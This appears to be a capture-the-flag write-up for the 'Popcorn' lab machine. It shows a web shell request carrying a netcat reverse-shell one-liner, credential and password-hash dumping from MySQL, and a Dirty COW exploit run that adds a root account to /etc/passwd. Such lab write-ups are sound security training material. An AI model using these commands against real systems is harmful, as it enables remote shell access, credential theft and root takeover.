11 × 12 × 13 × 14 × +
Send
Cancel
Target: http://popcorn.htb
HTTP/1
Request
Pretty Raw Hex
Response
Inspector
Selection 130 (0x82)
Selected text
Decoded from: URL encoding
Cancel
Apply changes
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 7
Request headers 8


```
GET /torrent/upload/a7436db7acffac627065ebdecfb447a05ffa0acd.php?cmd=
rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%
2010.10.14.14%204444%20%3e%2ftmp%2ff HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: /torrent/=; saveit_0=5; saveit_1=1; /torrent/torrents.php=; /torrent/index.php=;
/torrent/torrents.phpfirsttimeload=0; PHPSESSID=549f12ed0be78704cc87bceb2da778e3
Upgrade-Insecure-Requests: 1
```

Selected text:

```
rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.14%204444%20%3e%2ftmp%2ff
```


Decoded from: URL encoding

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.6] 45162
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
<orrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@popcorn:/var/www/torrent/upload$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && stty size && fg
41 156
      [3]  - continued  nc -lvnp 4444

www-data@popcorn:/var/www/torrent/upload$ stty rows 41 cols 156
www-data@popcorn:/var/www/torrent/upload$ export TERM=xterm-256color
www-data@popcorn:/var/www/torrent/upload$
```

2) Found database credentials



```
//Edit This For TORRENT HOSTER Database
//database configuration
$CFG->host = "localhost";
$CFG->dbName = "torrenthoster";       //db name
$CFG->dbUserName = "torrent";    //db username
$CFG->dbPassword = "SuperSecret!!";   //db password

      $dbhost         = $CFG->host;
      $dbuser         = $CFG->dbUserName;
      $dbpass         = $CFG->dbPassword;
      $database       = $CFG->dbName;
```


3) Found admin password hash



```
www-data@popcorn:/var/www/torrent$ mysql -u torrent -p'SuperSecret!!'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 57
Server version: 5.1.37-1ubuntu5.5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use torrenthoster;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_torrenthoster |
+-------------------------+
| ban                     |
| categories              |
| comments                |
| log                     |
| namemap                 |
| news                    |
| subcategories           |
| users                   |
+-------------------------+
8 rows in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+-----------+----------------------+---------------------+---------------------+
| id | userName | password                         | privilege | email                | joined              | lastconnect         |
+----+----------+----------------------------------+-----------+----------------------+---------------------+---------------------+
|  3 | Admin    | d5bfedcee289e5e05b86daad8ee3e2e2 | admin     | admin@yourdomain.com | 2007-01-06 21:12:46 | 2007-01-06 21:12:46 |
|  5 | hacker   | 1a1dc91c907325c69271ddf0c944bc72 | user      | test@mail.com        | 2024-04-03 19:14:22 | 2024-04-03 19:14:22 |
+----+----------+----------------------------------+-----------+----------------------+---------------------+---------------------+
2 rows in set (0.00 sec)

mysql>
```


Privilege Escalation

1) The linux version is old




```
www-data@popcorn:/var/www$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/var/www$
```

2) It is vulnerable to dirty cow



```
www-data@popcorn:/var/www$ gcc exploit.c -pthread -o dirty -lcrypt
www-data@popcorn:/var/www$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b777e000


^C
www-data@popcorn:/var/www$ cat /etc/passwd
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

3) Got root access



```
www-data@popcorn:/var/www$ su firefart
Password:
firefart@popcorn:/var/www# cd /root
firefart@popcorn:~# cat root.txt
f2efafe632cd43bb539d170d200f03e2
firefart@popcorn:~#
```